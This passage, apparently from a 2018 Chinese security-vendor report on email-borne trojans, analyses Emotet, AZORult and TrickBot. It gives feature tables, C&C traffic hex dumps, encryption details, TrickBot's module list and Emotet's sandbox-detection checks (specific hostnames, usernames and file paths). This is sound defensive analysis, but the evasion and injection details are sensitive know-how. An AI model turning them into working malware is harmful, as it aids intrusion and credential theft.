2018 年全年，我们捕获的经邮件传播的木马家族约 30 余种。从技术特点及功能上分类，可以分为窃密木马（74%）、远程控制木马（12%）、网银木马（12%）、键盘记录木马（2%）

等四类。

窃密类木马在数量上仍占有绝对优势，远远超过其他类型木马。




图 15 经邮件传播的木马类型分布

2018 年捕获到的各类木马家族整体占比如下：




图 16 经邮件传播的木马家族分布

从数据上看，捕获到最多的木马是 Lokibot 和 Pony。FormBook 是 2017 年新出现

的木马，在 2018 年仍然活跃。除了常见的 VB Loader，C# Loader 之外，木马使用最多的仍然是 Delphi Loader。

主要流行窃密木马功能对比如下：

	AZORult	Lokibot	FormBook
发现时间	2016	2016.11.	2017.6.
窃密	√	√	√
远程控制	×	×	√
DDoS	×	×	×
反虚拟机/反沙箱	×	√	√
数据回传	http 加密	http 加密	http 加密

表 12 主要窃密木马功能对比

远程控制木马的分布较去年有所变化，2018 年捕获到最多的远控木马为：NanoCore、Adwind、Remcos 和 Betabot。

主要流行远程控制类木马功能对比如下：

	FlawedAmmyy	NanoCore	NetWire	ServHelper	Betabot	Remcos
发现时间	2017.4	2015.12	2016.3	2018.11	2013.3	2017.04
窃密	×	√	√	×	√	√
远程控制	√	√	√	√	√	√
DDoS	×	√	√	×	√	√
反虚拟机	√	√	×	×	√	√
隶属 APT 组织	TA505			TA505		
数据回传	tcp 明文	tcp 加密	tcp 加密	http 明文	http 加密	tcp 加密

表 13 主要远程控制类木马功能对比

键盘记录类木马捕获量最大的非 HawkEye Keylogger 莫属。该家族在 2018 年出现了新变种 V8 和 V9 版本，新版本采用了开源.Net 混淆工具 ConfuserEx 进行混淆，使得代码更难被分析与检测。除了窃取系统信息，新变种还会窃取常见网络浏览器，以及 Filezilla，Beyluxe Messenger，CoreFTP 和视频游戏的密码。V9 版本还会使用 Nirsoft 的 MailPassView 和 WebBrowserPassView 免费软件工具窃取网络和电子邮件密码。

主要流行键盘记录类木马功能对比如下：

	HawkEye Keylogger	Agent Tesla	Cyborg keylogger	Keybase
发现时间	2015.5	2016.11	2014.11	2015.4
键盘监控	√	√	√	√
剪贴板监控	√	√	√	√
摄像头监控	×	√	√	×
截屏	√	√	√	√
获取用户信息	√	√	√	√
可移动设备传播	√	×	×	√
获取浏览器账户密码	√	√	√	√
获取邮件账户密码	√	√	×	√
窃取虚拟货币	√	×	×	√
窃取 MineCraft 账号信息	√	×	√	√
下载文件	×	√	√	×
反沙箱	×	√	√	×
绕过 UAC	×	√	×	×
数据回传方式	FTP，EMAIL，PHP	FTP，EMAIL，PHP	FTP，EMAIL，PHP	FTP，EMAIL，PHP

表 14 主要键盘记录类木马功能对比

网银类木马，2018 年最活跃的当属 Emotet 网银木马，其次是 Ursnif 和 TrickBot。主要流行网银类木马功能对比如下：

	Emotet	TrickBot
发现时间	2014.6	2016.10
邮件传播	√	√
模块化	√	√
窃密	√	√
远程控制	√	√
DDoS	×	×
反虚拟机	√	√
反沙箱	√	×
局域网传播	×	√
数据回传	http 加密	主模块 https 其它模块 http 明文

表 15 主要网银类木马功能对比

2.3 通过邮件传播的流行木马分析

2.2.1 流行木马分析-Emotet

Emotet 是一个多模块银行木马，最早于 2014 年 6 月被趋势科技发现，被认为是 V1 版本，其主要针德国和澳大利亚的银行客户端。Emotet 将恶意动态库注入到浏览器进程，挂钩了相关的网络函数，监控发送接收的数据。这种方式也被称为中间人攻击(Man-in-the-Browser)。

2014 年秋，Emotet 出现了 V2 版本。该版本主要有三个变化：

（1）采用了新技术，通过自动转账系统(ATS)直接从受害者银行账户里窃取资金。

（2）使用模块结构，包含安装模块、网银模块、垃圾邮件模块、窃密模块、DDoS 模块；

（3）不攻击俄语区用户，只针对少数德国和澳大利亚银行客户；

2014 年 12 月，V2 版本的服务器不再回复任何数据，最后一次发送命令是在莫斯科时间 2014 年 12 月 10 号 11:33:43。但作者并没停止对 Emotet 的更新迭代，很快到了 2015 年 1 月 Emotet V3 版本出现。V3 版本相比 V2 版本仅有很细微的差别：

（1）ATS 脚本部分清除了调试信息和注释。

（2）V3 版本开始针对瑞士银行。

（3）向 explorer.exe 进程注入方式有变化，V2 版本使用了最经典的方式，即：OpenProcess+WriteProcessMemeory+CreateRemoteThread。V3 版本则使用了 OpenProcess+WriteProcessMemory+ZwClose。

（4）V3 版本增加了虚拟环境检测功能，如果发现自身运行在虚拟环境里，会连接伪造的 C&C 服务器。但这些伪造的 C&C 服务器不会返回正确数据，主要起到误导研究人员的目的。

（5）V3 版本很少有明文字符串，大多数字符串都经过 RC4 加密，使用前解密，使用完删除。

2017 年 4 月，波兰安全研究人员跟踪到了全新的 Emotet 变种。它的行为以及 C&C 通信方式类似之前版本，但加密方式不同，被称为 V4 版本。V4 版本使用 CBC 模式的 128 位 AES 算法。回传给 C&C 的数据里新加上了进程列表，且数据通过 Cookie 字段传输。V4 版本还有个小变化，开始使用计时器控制执行流程。

2017 年，Emotet 还出现了很多其他变化。比如添加了反沙箱反虚拟机等手段，添加垃圾数据对代码进行混淆等。此外，其所依赖的函数导入表改为通过 Hash 来获取，且只在运行时才获取。

2018 年，我们监测到了 Emotet 活动的激增，而且攻击者使用更加复杂的技术来逃避检测。2017 年初，Emotet 利用 PDF 和 JS 文件通过垃圾邮件传播，但在 2018 年，变成主要通过 Word 文档进行传播，并使用了严重混淆的 VBA 宏和 CMD 命令。

2019 年初，我们跟踪到了 Emotet 的一个新变种，相较于之前的版本出现了如下变化：

（1）不再使用定时器，而是使用全局变量来控制执行流程。


（2）回传数据放在 http 正文部分，不再通过 Cookie 回传。

（3）之前加入的代码混淆消失。

下面我们对近年来 Emotet 的变化部分做分析说明：

1. C&C 通信部分

Emotet 的 C&C 通信协议使用了 ProtoBuf，这是 Google 开发的一种平台无关、语言无关、可扩展且轻便高效的序列化数据结构的协议，可用于网络通信和数据存储。Emotet 会收集系统信息并回传，下面以 2019 年初出现的最新变种为例分析。



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	08	00	12	18	56	45	4E	55	53	58	32	37	32	38	31	42	VENUSX27281B
00000010	31	41	42	5F	43	34	32	45	45	39	39	31	18	8C	B5	06	1AB_C42EE991 Œµ
00000020	20	00	2D	95	20	E9	7F	32	C9	01	63	61	6C	63	2E	65	-• é 2É calc.e
00000030	78	65	2C	77	69	6E	64	62	67	2E	65	78	65	2C	70	72	xe,windbg.exe,pr
00000040	6F	63	65	78	70	2E	65	78	65	2C	6E	6F	74	65	70	61	ocexp.exe,notepa
00000050	64	2E	65	78	65	2C	69	64	61	71	2E	65	78	65	2C	77	d.exe,idaq.exe,w
00000060	6D	69	70	72	76	73	65	2E	65	78	65	2C	56	47	41	75	miprvse.exe,VGAu
00000070	74	68	53	65	72	76	69	63	65	2E	65	78	65	2C	63	74	thService.exe,ct
00000080	66	6D	6F	6E	2E	65	78	65	2C	76	6D	74	6F	6F	6C	73	fmon.exe,vmtools
00000090	64	2E	65	78	65	2C	65	78	70	6C	6F	72	65	72	2E	65	d.exe,explorer.e
000000A0	78	65	2C	73	76	63	68	6F	73	74	2E	65	78	65	2C	76	xe,svchost.exe,v
000000B0	6D	61	63	74	68	6C	70	2E	65	78	65	2C	6C	73	61	73	macthlp.exe,lsas
000000C0	73	2E	65	78	65	2C	73	65	72	76	69	63	65	73	2E	65	s.exe,services.e
000000D0	78	65	2C	77	69	6E	6C	6F	67	6F	6E	2E	65	78	65	2C	xe,winlogon.exe,
000000E0	63	73	72	73	73	2E	65	78	65	2C	73	6D	73	73	2E	65	csrss.exe,smss.e
000000F0	78	65	2C	3A													xe,:

图 17 Emotet 木马分析配图 1

紫色部分，表示紧跟其后数据的类型，绿色部分是随后数据的长度。

0x08：当 Emotet 依赖的 dll(crypt32.dll、urlmond.dll、user32.dll、userenv.dll、wininet.dll、wtsapi32.dll)加载成功之后，0x08 之后的 1 字节被设置为 0x00。每当和 C&C 通信成功之后，这个值都会递增。

0x12：Emotet 为每个失陷主机生成唯一的标识，称为 BotID，一般用计算机名称和系统盘硬盘序列等，紧随 0x12 之后的 1 字节 0x18 是 BotID 字符串长度。


0x18：是系统版本、系统架构等按照某个规则计算得来。

0x20：是来自 PEB 里的 SessionId。

0x2D：是 Emotet 样本的 CRC32，调用 RtlComputeCrc32 计算得来。

0x32：是当前系统运行着的进程列表，用逗号分隔。末尾以 0x3A 即冒号结束。

自 2017 年 4 月出现的 V4 版本开始，到 2019 年 5 月，上述回传数据屡有细微变化。V4 版本共收集四类信息，包括 BotID、系统版本、进程列表、默认邮箱。BotID 由机器名称、国家、系统盘硬盘序列号与 SID 的 Hash 进行异或之后的值。以下是 V4 版本的回传数据：



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	0A	1B	56	45	4E	55	53	2D	32	37	32	38	31	42	31	41	VENUS-27281B1A
00000010	42	5F	43	4E	5F	45	46	32	33	33	36	38	38	15	15	03	B_CN_EF233688
00000020	01	00	1A	CA	01	5B	53	79	73	74	65	6D	20	50	72	6F	Ê [System Pro
00000030	63	65	73	73	5D	2C	53	79	73	74	65	6D	2C	73	6D	73	cess],System,sms
00000040	73	2E	65	78	65	2C	63	73	72	73	73	2E	65	78	65	2C	s.exe,csrss.exe,
00000050	77	69	6E	6C	6F	67	6F	6E	2E	65	78	65	2C	73	65	72	winlogon.exe,ser
00000060	76	69	63	65	73	2E	65	78	65	2C	6C	73	61	73	73	2E	vices.exe,lsass.
00000070	65	78	65	2C	76	6D	61	63	74	68	6C	70	2E	65	78	65	exe,vmacthlp.exe
00000080	2C	73	76	63	68	6F	73	74	2E	65	78	65	2C	65	78	70	,svchost.exe,exp
00000090	6C	6F	72	65	72	2E	65	78	65	2C	56	47	41	75	74	68	lorer.exe,VGAuth
000000A0	53	65	72	76	69	63	65	2E	65	78	65	2C	76	6D	74	6F	Service.exe,vmto
000000B0	6F	6C	73	64	2E	65	78	65	2C	63	74	66	6D	6F	6E	2E	olsd.exe,ctfmon.
000000C0	65	78	65	2C	77	6D	69	70	72	76	73	65	2E	65	78	65	exe,wmiprvse.exe
000000D0	2C	69	64	61	71	2E	65	78	65	2C	6E	6F	74	65	70	61	,idaq.exe,notepa
000000E0	64	2E	65	78	65	2C	63	6F	72	65	2E	65	78	65	2C	22	d.exe,core.exe,"
000000F0	12	4D	69	63	72	6F	73	6F	66	74	20	4F	75	74	6C	6F	Microsoft Outlo
00000100	6F	6B	00														ok

图 18 Emotet 木马分析配图 2

0xA：是 BotID，包括机器名称、国家、系统盘硬盘序列号与 SID 的 Hash 进行异或之后的值。

0x15：0x00010315 是系统版本信息。

Bit	描述
0-3	OSVERSIONINFOEXW.dwMajorVersion
4-7	OSVERSIONINFOEXW.dwMinorVersion
8-11	OSVERSIONINFOEXW.wServicePackMajor
12-15	OSVERSIONINFOEXW.wServicePackMinor
16-19	SYSTEM_INFO.wProductType
20-23	SYSTEM_INFO.wProcessorArchitecture

表 16 Emotet 木马分析表格 1

0x1A：当前系统运行着的进程列表。

0x22：系统默认的邮箱程序。

以下是 2018 年 2 月的一个样本：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	08	01	12	18	57	49	4E	58	55	32	33	49	51	45	34	39	WINXU23IQE49
00000010	31	45	4E	5F	37	34	38	30	33	35	34	31	1D	16	01	01	1EN_74803541
00000020	00	25	C9	D8	57	43	2A	95	02	6E	6F	74	65	70	61	64	%ÉØWC*• notepad
00000030	2E	65	78	65	2C	53	65	61	72	63	68	49	6E	64	65	78	.exe,SearchIndex
00000040	65	72	2E	65	78	65	2C	65	78	70	6C	6F	72	65	72	2E	er.exe,explorer.
00000050	65	78	65	2C	64	77	6D	2E	65	78	65	2C	6D	73	64	74	exe,dwm.exe,msdt
00000060	63	2E	65	78	65	2C	57	6D	69	50	72	76	53	45	2E	65	c.exe,WmiPrvSE.e
00000070	78	65	2C	64	6C	6C	68	6F	73	74	2E	65	78	65	2C	73	xe,dllhost.exe,s
00000080	70	70	73	76	63	2E	65	78	65	2C	76	6D	74	6F	6F	6C	ppsvc.exe,vmtool
00000090	73	64	2E	65	78	65	2C	56	47	41	75	74	68	53	65	72	sd.exe,VGAuthSer
000000A0	76	69	63	65	2E	65	78	65	2C	74	61	73	6B	68	6F	73	vice.exe,taskhos
000000B0	74	2E	65	78	65	2C	73	70	6F	6F	6C	73	76	2E	65	78	t.exe,spoolsv.ex
000000C0	65	2C	76	6D	61	63	74	68	6C	70	2E	65	78	65	2C	73	e,vmacthlp.exe,s
000000D0	76	63	68	6F	73	74	2E	65	78	65	2C	6C	73	6D	2E	65	vchost.exe,lsm.e
000000E0	78	65	2C	6C	73	61	73	73	2E	65	78	65	2C	73	65	72	xe,lsass.exe,ser
000000F0	76	69	63	65	73	2E	65	78	65	2C	77	69	6E	6C	6F	67	vices.exe,winlog
00000100	6F	6E	2E	65	78	65	2C	77	69	6E	69	6E	69	74	2E	65	on.exe,wininit.e
00000110	78	65	2C	63	73	72	73	73	2E	65	78	65	2C	73	6D	73	xe,csrss.exe,sms
00000120	73	2E	65	78	65	2C	53	79	73	74	65	6D	2C	5B	53	79	s.exe,System,[Sy
00000130	73	74	65	6D	20	50	72	6F	63	65	73	73	5D	2C	32	00	stem Process],2
00000140	3A	00															:

图 19 Emotet 木马分析配图 3

0x08：0x08 之后的 1 字节被设置为了 0x01，与 C&C 通信成功后会递增。

0x1D：0x00010116 是系统版本信息，仍然是来自 dwMajorVersion、dwMinorVersion、wServicePackMajor、wServicePackMinor、wProductType、wProcessorArchitecture。

0x25：是 Emotet 样本的 CRC32。

0x2A：当前系统运行着的进程列表。

0x22：是来自 PEB 里的 SessionId。

0x3A：未知。

V2 版本和 V3 版本的回传数据只是少了进程列表，其它很类似，不再详细列出。总的看从 2017 年 4 月到 2019 年 5 月，样本回传数据虽然屡有细微变化，但保持着相对稳定性。

与此同时，加密算法发生很大变化，V2 版本和 V3 版本使用 RC4 算法加密回传数据，并利用 RSA 公钥对 RC4 密钥本身加密。RC4 密钥随机生成。之后将数据按照如下顺序拼接起来：

图 20 Emotet 木马分析配图 4

再将上述数据 Base64 编码之后，放在 Cookie 里，使用 HTTP 协议发送给 C&C 服务器。

从 2017 年 4 月的 V4 版本开始，到 2019 年 5 月，Emotet 一直使用 RSA+AES 进行加密。

图 21 Emotet 木马分析配图 5

AES 密钥也是随机生成的。从 2017 年 7 月到 2019 年 5 月，回传数据会先经 Zlib 压缩，再进行 AES 加密。

从 2017 年 4 月的 V4 版本到 2019 年 2 月，仍然使用 Cookie 传输数据。2019 年 3 月出现的新变种将数据放在 http 正文里，使用 POST 协议，不再通过 Cookie 传输。

2. 反沙箱反虚拟机：

V2 和 V3 版本检测到虚拟机，会使用伪造的域名作为 C&C。检测方法较为简单，通过对比虚拟机常用进程名哈希实现。

BCF398B5(vboxservice.exe)、61F15513(vboxtray.exe)、D8806134、C96D800E、7D87B67D、2C967737(vmacthlp.exe)、0C7F2BD9、8BFF04B8、EF88AA77、2023EE05、87725BFC、B6521E80(vmware.exe)、AFED9FB6、4EBEEE4C、E3EBFE44(vmtoolsd.exe)。

从 2017 年 4 月的 V4 版本开始，到 2019 年 5 月，Emotet 本身代码不再检测虚拟机。但是在 2017 年 9 月到 2018 年 5 月，Emotet 的 Loader 加入了很多反沙箱功能。

Loader 主要通过检查主机名、用户名、各种文件等检测沙箱环境。符合下列条件之一，即认为是沙箱环境，退出进程：

主机名是 TEQUILABOOMBOOM；

用户名是 Wilber，且主机名前两个字符是 SC、CW；

用户名是 admin，DnsHostName 是 SystemIT，且存在调试器符号文件 C:\\Symbols\\aagmmc.pdb；

用户名是 admin，且主机名是 KLONE_X64-PC；

用户名是 John Doe；

用户名是 John，且存在两个文件 C:\\take_screenshot.ps1、C:\\loaddll.exe；

存在 3 个文件 C:\\email.doc、C:\\123\\email.doc、C:\\123\\\email.docx；

存在 3 个文件 C:\\a\\foobar.bmp、C:\\a\\foobar.doc、C:\\a\\foobar.gif；

主模块名称包含 sample、mlwr_smpl、artifact.exe。

2.2.2 流行木马分析-AZORult

AZORult 是一个功能丰富的信息窃取程序和下载程序。安全研究人员最初在 2016 年发现它正被用作 Chthonic 银行木马二次感染的一部分。后来许多 AZORult 样本在基于漏洞利用工具包或垃圾邮件的恶意活动中，被作为主要或次要的有效载荷释放。

AZORult 主要通过钓鱼邮件传播。用户单击附件后，其会在后台运行恶意宏。宏将 AZORult 下载到受害者的系统。之后，AZORult 会连接黑客的 C2 服务器，并窃取用户的敏感信息：包括各类应用保存的密码、桌面文件、聊天记录文件、已安装程序的列表、正在运行的程序列表、用户计算机名称和操作系统类型等。

1、 AZORult V2 版本

该版本通过垃圾邮件活动传播。在垃圾邮件中包含恶意 RTF 文档，文档在打开时会导致恶意软件的下载。

2、AZORult V3.2 版本

2018 年 7 月底，木马的作者发布了一个名为 AZORult V3.2 的更新版本。该恶意软件在窃密和下载功能方面得到了改进。除了现有的功能外，新版本还会窃取加密货币钱包。

3、AZORult V3.3 版本

2018 年 10 月出现 AZORult V3.3，该版本通过 RIG 漏洞利用工具包传播。新变种有很多变化：包括 C&C 域名字符串的新加密方法，C&C 的连接方法以及数字加密货币钱包窃取方式的改进。

最近，AZORult 的开发者发布了一个经过大幅更新的版本，改进了其信息窃取和下载功能。

以下对 AZORult 各版本的主要功能进行分析：

1、信息窃取功能：

（1）窃取加密货币钱包

AZORult 会找到加密货币钱包敏感信息的指定文件，并复制发送到 C&C 服务器。

（2）窃取浏览器的历史访问记录，包括历史访问记录、账号信息等。

（3）窃取应用软件的凭证信息

木马会从主流应用中窃取凭证和用户数据，包括：Outlook，WinSCP，Skype，Telegram，Steam。不同版本的木马窃取的主流应用有所不同，可能跟配置信息相关。

（4）截屏

将受害者主机截屏，并保存为 scr.jpg。

（5）窃取用户主机信息

木马将获取的机器 GUID、Windows 产品名、用户名、计算机名称等与 0x6521458A 进

行异或并移位运算，得到一个 Hash 值。该 Hash 值用来标识受害主机的唯一指纹。事实上，木马只有第一次运行时，才会触发窃密行为。在木马请求配置数据时，C&C 会根据指纹检测到在当前机器已经运行过了，直接返回退出进程的指令。

（6）执行指定文件：

木马在初始通信被发送、配置被接收以及从受感染主机中窃取并上传了信息之后，就会下载下一阶段的有效载荷。

AZORult 可以以本地系统权限执行恶意软件。通过检查当前 SID 和 token，如果当前级别是 Local system，则调用 WTSQueryUserToken 和 CreateProcessAsUser 来创建一个系统权限的新进程来执行恶意软件。

（7）擦除痕迹和删除文件：

木马最后擦除%temp%\2fda 中的所有文件，并根据 C&C 命令删除指定文件。

（8）C&C 通信功能：

将前面得到的受感染主机指纹经过简单的异或加密后发送到 C&C。

木马与 C&C 服务器之间进行初始通信之后，受感染主机会发送一份包含被窃取信息的报文。同样，使用相同的 3 字节密钥进行异或编码。被窃取的信息包含以下几个部分：

Info：基本的计算机信息，如 Windows 版本和计算机名称；

pwds：此部分包含有被窃取的密码；

cooks：cookies 或访问过的网站历史记录；

file：cookie 文件的内容和包含更多系统信息的文件，包括计算机 ID、Windows 版本、计算机名称、屏幕分辨率、本地时间、时区、CPU 型号、CPU 数量、RAM、显卡信息、受感染主机的进程列表以及在受感染主机上安装的软件等。

2.2.3 流行木马分析-TrickBot

TrickBot 是一个模块化的银行木马，自 2016 年出现以来，一直持续不断地演变更新。主要通过垃圾邮件传播。TrickBot 的大部分功能都在每个具体模块里实现，不同模块实现不同功能。主模块负责从 C&C 下载各模块及其配置数据，并注入到 svchost 进程去执行。

TrickBot 包含的模块有针对浏览器等客户端的窃密、收集系统信息、收集网络信息和在本地网络中横向移动等。各模块功能及出现时间见下表：

模块	功能	出现日期
injectDll	监控银行相关网站，窃取凭据。	2016-10
systeminfo	收集系统信息，诸如系统版本、CPU、内存、用户账户。	2016-10

mailsearcher	搜索特征扩展名的文件，查找其中的邮箱地址。	2016-12
wormDll	在本地网络传播自身。	2017-07
outlook	窃取 Microsoft Outlook 的凭据。	2017-08
importDll	窃取浏览器数据，如浏览历史记录、Cookie 和插件等。	2017-08
bcClientDllTest	即 Socks5 回连模块，连接 C&C，接受远程控制。	2017-08
shareDll	在本地网络传播自身，类似 wormDll，但主要针对服务器和域控服务器。	2017-09
domainDll	搜集域控服务器信息。	2017-12
tabDll	通过永恒之蓝传播，tabDll 自身包含锁屏模块 screenLocker。	2018-03
networkDLL	扫描网络，收集相关的网络信息。和 domainDll 功能类似，目前 C&C 都是下发 networkDLL。	2018-04
squlDll	从内存里窃取凭据。	2018-04
NewBCtestDll	即新版的 Socks5 回连模块。	2018-05
vncDll	创建隐藏的 hVNC，远程控制被植入机器。	2018-05
pwgrab	窃取 Outlook、Filezilla、WinSCP、sftp、VNC、PuTTY、RDP 、Chrome、Firefox、IE、Edge 等客户端的登陆凭据。	2018-10
psfin	收集 POS 相关信息。	2018-11

表 17 TrickBot **木马分析表格** 1

从模块功能来看，大致可分为 4 类，传播、窃密、远控、收集信息。收集信息大多是为了传播和窃密做准备，比如收集域控服务器信息，收集 POS 系统信息等。

传播	wormDll
	shareDll
	tabDll
窃密	injectDll
	outlook
	importDll
	pwgrab
	squlDll
远控	bcClientDllTest

	NewBCtestDll
	vncDll
搜集信息	systeminfo
	mailsearcher
	domainDll
	networkDLL
	psfin

表 18 TrickBot **木马分析表格** 2

TrickBot 运行后一般会把自身拷贝到%APPDATA%，并创建计划任务，定时启动。然后连接 C&C 下载各模块，32 位和 64 位系统分别下载 32 和 64 位版本的模块。模块下载后 AES 加密保存到 Data 目录，AES 密钥随机生成，且被保存到 settings.ini 里。

在 2018 年 11 月之后的样本则新加一个异或操作，先 AES 加密，再和 64 字节的密钥进行循环异或。64 字节的密钥来自于对网卡数据计算的 SHA256。

因此对于 2018 年 11 月之前的样本，拿到 settings.ini 里的 AES 密钥即可解密这些模块。而之后的样本即使有了 AES 密钥，如果不知道被植入机器的网卡数据，也无法解密模块。

这其中有 9 个模块（imptDll32、injectDll32、mailsearcher32、networkDll32、psfin32、pwgrab32、shareDll32、systeminfo32、wormDll32）可以说是 TrickBot 的标配，只要被植入了 TrickBot，这 9 个模块很快都会下载下来。其它的模块未必会下载。

通常情况下，恶意软件会互相竞争，但 TrickBot 会和其它的恶意软件联手合作。

2018 年 5 月，另一款银行木马 IcedID 会下载 TrickBot 到被感染 IcedID 的机器上。6 月，TrickBot 的一个 C&C 服务器发送命令给被控制端下载 IcedID 到被感染 TrickBot 的机器上。

2018 年 7 月，TrickBot 被发现传播 PowerShell Empire 后门。

以下对 TrickBot 的几个主要插件进行介绍：

（1）importDll32：

此模块负责窃取浏览器数据，如浏览历史记录、Cookie 和插件等。importDll32 用 C++ 语言编写，并和 Qt5、OpenSSL 一起编译，还包含 SQLite 模块。

importDll32 的配置数据硬编码在模块里，比如所针对的网站：

```
61A12007 aAf             db 'af',0
61A1200A aGov_af         db 'gov.af',0
61A12011 aCom_af         db 'com.af',0
61A12018 aOrg_af         db 'org.af',0
61A1201F aNet_af         db 'net.af',0
61A12026 aEdu_af         db 'edu.af',0
61A1202D aAg             db 'ag',0
61A12030 aCom_ag         db 'com.ag',0
61A12037 aOrg_ag         db 'org.ag',0
61A1203E aNet_ag         db 'net.ag',0
61A12045 aCo_ag          db 'co.ag',0
```

图 22 TrickBot 木马分析配图 1

巨大的列表里几乎包含了世界上所有国家的网站，也有中国网站：

```
61A128C8 aCn_0           db 'cn',0
61A128CB aAc_cn          db 'ac.cn',0
61A128D1 aCom_cn         db 'com.cn',0
61A128D8 aEdu_cn         db 'edu.cn',0
61A128DF aGov_cn         db 'gov.cn',0
61A128E6 aNet_cn         db 'net.cn',0
61A128ED aOrg_cn         db 'org.cn',0
61A128F4 aMil_cn         db 'mil.cn',0
